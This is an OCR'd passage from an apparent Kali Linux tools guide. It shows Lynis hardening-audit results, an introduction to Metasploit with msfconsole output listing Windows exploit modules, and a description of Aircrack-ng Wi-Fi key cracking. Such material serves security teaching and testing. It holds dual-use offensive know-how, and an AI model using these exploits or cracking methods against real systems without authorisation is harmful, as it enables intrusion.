- kernel.core_uses_pid (exp: 1) [DIFFERENT]
- kernel.ctrl-alt-del (exp: 0) [OK]
- kernel.dmesg_restrict (exp: 1) [OK]
- kernel.kptr_restrict (exp: 2) [DIFFERENT]
- kernel.randomize_va_space (exp: 2) [OK]
- kernel.sysrq (exp: 0) [DIFFERENT]
- kernel.yama.ptrace_scope (exp: 1 2 3) [DIFFERENT]
- net.ipv4.conf.all.accept_redirects (exp: 0) [DIFFERENT]
- net.ipv4.conf.all.accept_source_route (exp: 0) [OK]
- net.ipv4.conf.all.bootp_relay (exp: 0) [OK]
- net.ipv4.conf.all.forwarding (exp: 0) [OK]
- net.ipv4.conf.all.log_martians (exp: 1) [DIFFERENT]
- net.ipv4.conf.all.mc_forwarding (exp: 0) [OK]
- net.ipv4.conf.all.proxy_arp (exp: 0) [OK]
- net.ipv4.conf.all.rp_filter (exp: 1) [DIFFERENT]
- net.ipv4.conf.all.send_redirects (exp: 0) [DIFFERENT]
- net.ipv4.conf.default.accept_redirects (exp: 0) [DIFFERENT]
- net.ipv4.conf.default.accept_source_route (exp: 0) [DIFFERENT]
- net.ipv4.conf.default.log_martians (exp: 1) [DIFFERENT]
- net.ipv4.icmp_echo_ignore_broadcasts (exp: 1) [OK]
- net.ipv4.icmp_ignore_bogus_error_responses (exp: 1) [OK]
- net.ipv4.tcp_syncookies (exp: 1) [OK]
- net.ipv4.tcp_timestamps (exp: 0 1) [OK]
- net.ipv6.conf.all.accept_redirects (exp: 0) [DIFFERENT]


Applications
Places
Terminal
Sat 7:24 PM
root@kali: ~
File Edit View Search Terminal Help
- net.ipv6.conf.default.accept_source_route (exp: 0) [OK]
[+] Hardening
- Installed compiler(s) [FOUND]
- Installed malware scanner [FOUND]
[+] Custom Tests
- Running custom tests... [NONE]
[+] Plugins (phase 2)
-[Lynis 2.6.2 Results]-
Warnings (4):
! Version of Lynis is very old and should be updated [LYNIS]
https://cisofy.com/controls/LYNIS/
! No password set for single mode [AUTH-9308]
https://cisofy.com/controls/AUTH-9308/
! Can't find any security repository in /etc/apt/sources.list or sources.list.d directory [PKGS-7388]
https://cisofy.com/controls/PKGS-7388/
! iptables module(s) loaded, but no rules active [FIRE-4512]
https://cisofy.com/controls/FIRE-4512/
Suggestions (36):
* Install libpam-tmpdir to set $TMP and $TMPDIR for PAM sessions [CUST-0280]
https://your-domain.example.org/controls/CUST-0280/
* Install libpam-usb to enable multi-factor authentication for PAM sessions [CUST-0285]



Applications
Places
Terminal
Sat 7:24 PM
root@kali: ~
File Edit View Search Terminal Help
* Install libpam-usb to enable multi-factor authentication for PAM sessions [CUST-0285]
https://your-domain.example.org/controls/CUST-0285/
* Install apt-listbugs to display a list of critical bugs prior to each APT installation. [CUST-0810]
https://your-domain.example.org/controls/CUST-0810/
* Install debian-goodies so that you can run checkrestart after upgrades to determine which services are using old versions of libraries and need restarting. [CUST-0830]
https://your-domain.example.org/controls/CUST-0830/
* Install needrestart, alternatively to debian-goodies, so that you can run needrestart after upgrades to determine which daemons are using old versions of libraries and need restarting. [CUST-0831]
https://your-domain.example.org/controls/CUST-0831/
* Install debsecan to generate lists of vulnerabilities which affect this installation. [CUST-0870]
https://your-domain.example.org/controls/CUST-0870/
* Install debsums for the verification of installed package files against MD5 checksums. [CUST-0875]
https://your-domain.example.org/controls/CUST-0875/
* Install fail2ban to automatically ban hosts that commit multiple authentication errors. [DEB-0880]
https://cisofy.com/controls/DEB-0880/
* Set a password on GRUB bootloader to prevent altering boot configuration (e.g. boot in single user mode without password) [BOOT-5122]
https://cisofy.com/controls/BOOT-5122/
* Protect rescue.service by using sulogin [BOOT-5260]
https://cisofy.com/controls/BOOT-5260/
* Install a PAM module for password strength testing like pam_cracklib or pam_passwdqc [AUTH-9262]
https://cisofy.com/controls/AUTH-9262/
* Configure minimum password age in /etc/login.defs [AUTH-9286]
https://cisofy.com/controls/AUTH-9286/
* Configure maximum password age in /etc/login.defs [AUTH-9286]
https://cisofy.com/controls/AUTH-9286/
Applications
Places
Terminal
Sat 7:24 PM
root@kali: ~
File Edit View Search Terminal Help
* Install Apache mod_evasive to guard webserver against DoS/brute force attempts [HTTP-6640]
https://cisofy.com/controls/HTTP-6640/
* Install Apache modsecurity to guard webserver against web application attacks [HTTP-6643]
https://cisofy.com/controls/HTTP-6643/
* Check what deleted files are still in use and why. [LOGG-2190]
https://cisofy.com/controls/LOGG-2190/
* Add a legal banner to /etc/issue, to warn unauthorized users [BANN-7126]
https://cisofy.com/controls/BANN-7126/
* Add legal banner to /etc/issue.net, to warn unauthorized users [BANN-7130]
https://cisofy.com/controls/BANN-7130/
* Enable process accounting [ACCT-9622]
https://cisofy.com/controls/ACCT-9622/
* Enable sysstat to collect accounting (disabled) [ACCT-9626]
https://cisofy.com/controls/ACCT-9626/
* Enable auditd to collect audit information [ACCT-9628]
https://cisofy.com/controls/ACCT-9628/
* Install a file integrity tool to monitor changes to critical and sensitive files [FINT-4350]
https://cisofy.com/controls/FINT-4350/
* Determine if automation tools are present for system management [TOOL-5002]
https://cisofy.com/controls/TOOL-5002/
* One or more sysctl values differ from the scan profile and could be tweaked [KRNL-6000]
- Solution : Change sysctl value or disable test (skip-test=KRNL-6000:<sysctl-key>)
https://cisofy.com/controls/KRNL-6000/
* Harden compilers like restricting access to root user only [HRDN-7222]
https://cisofy.com/controls/HRDN-7222/



18. Metasploit →


Metasploit Framework is a Ruby-based platform used to develop, test and execute exploits against remote hosts. It includes a full collection of security tools used for penetration testing, along with a powerful terminal-based console called msfconsole which allows you to find targets, launch scans, exploit security flaws and collect all available data.



Applications Places Terminal Mon 10:29 AM
Terminal
File Edit View Search Terminal Help
[i] Database already started
[i] The database appears to be already configured, skipping initialization
=[metasploit v5.0.20-dev]
+ -- --=[1886 exploits - 1065 auxiliary - 328 post]
+ -- --=[546 payloads - 44 encoders - 10 nops]
+ -- --=[2 evasion]
msf5 > msfupdate
[*] exec: msfupdate
msfupdate is no longer supported when Metasploit is part of the operating
system. Please use 'apt update; apt install metasploit-framework'
msf5 > search name:microsoft type:exploit
Matching Modules
Name Disclosure Date Rank Check Description
1 exploit/multi/fileformat/office_word_macro 2012-01-10 excellent No Microsoft Office Word Malicious Macro Execution
2 exploit/windows/brightstor/sql_agent 2005-08-02 average No CA BrightStor Agent for Microsoft SQL Overflow
3 exploit/windows/browser/ie_cbutton_uaf 2012-12-27 normal No MS13-008 Microsoft Internet Explorer CButton Object Use-After-Free Vulnerability
4 exploit/windows/browser/ie_cgenericelement_uaf 2013-05-03 good No MS13-038 Microsoft Internet Explorer CGenericElement Object Use-After-Free Vulnerability
5 exploit/windows/browser/ie_createobject 2006-04-11 excellent No MS06-014 Microsoft Internet Explorer COM CreateObject Code Execution
6 exploit/windows/browser/ie_execcommand_uaf 2012-09-14 good No MS12-063 Microsoft Internet Explorer execComma
Applications Places Terminal Mon 10:30 AM
Terminal
File Edit View Search Terminal Help
110 exploit/windows/mssql/mssql_payload_sqli 2000-05-30 excellent No Microsoft SQL Server Payload Execution via SQL Injection
111 exploit/windows/mysql/mysql_mof 2012-12-01 excellent Yes Oracle MySQL for Microsoft Windows MOF Execution
112 exploit/windows/mysql/mysql_start_up 2012-12-01 excellent Yes Oracle MySQL for Microsoft Windows FILE Privilege Abuse
113 exploit/windows/nntp/ms05_030_nntp 2005-06-14 normal No MS05-030 Microsoft Outlook Express NNTP Response Parsing Buffer Overflow
114 exploit/windows/postgres/postgres_payload 2009-04-10 excellent Yes PostgreSQL for Microsoft Windows Payload Execution
115 exploit/windows/smb/ms03_049_netapi 2003-11-11 good No MS03-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow
116 exploit/windows/smb/ms04_007_killbill 2004-02-10 low No MS04-007 Microsoft ASN.1 Library Bitstring Heap Overflow
117 exploit/windows/smb/ms04_011_lsass 2004-04-13 good No MS04-011 Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow
118 exploit/windows/smb/ms04_031_netdde 2004-10-12 good No MS04-031 Microsoft NetDDE Service Overflow
119 exploit/windows/smb/ms05_039_pnp 2005-08-09 good Yes MS05-039 Microsoft Plug and Play Service Overflow
120 exploit/windows/smb/ms06_025_rasmans_reg 2006-06-13 good No MS06-025 Microsoft RRAS Service RASMAN Registry Overflow
121 exploit/windows/smb/ms06_025_rras 2006-06-13 average No MS06-025 Microsoft RRAS Service Overflow
122 exploit/windows/smb/ms06_040_netapi 2006-08-08 good No MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
123 exploit/windows/smb/ms06_066_nwapi 2006-11-14 good No MS06-066 Microsoft Services nwapi32.dll Module Exploit
124 exploit/windows/smb/ms06_066_nwwks 2006-11-14 good No MS06-066 Microsoft Services nwwks.dll Module Exploit
125 exploit/windows/smb/ms06_070_wkssvc 2006-11-14 manual No MS06-070 Microsoft Workstation Service NetpManageIPCConnect Overflow
126 exploit/windows/smb/ms07_029_msdns_zonename 2007-04-12 manual No MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
127 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption
128 exploit/windows/smb/ms09_050_smb2_negotiate_func_index 2009-09-07 good No MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
129 exploit/windows/smb/ms10_046_shortcut_icon_dllloader 2010-07-16 excellent No Microsoft Windows Shell LNK Code Execution
130 exploit/windows/smb/ms10_061_spoolss 2010-09-14 excellent No MS10-061 Microsoft Print Spooler Service Imper



19. Aircrack-ng →


Aircrack-ng is an 802.11 WEP and WPA-PSK keys cracking program that can recover keys once enough data packets have been captured. It implements the standard FMS attack along with some optimizations like KoreK attacks, as well as the all-new PTW attack, thus making the attack much faster compared to other WEP cracking tools.

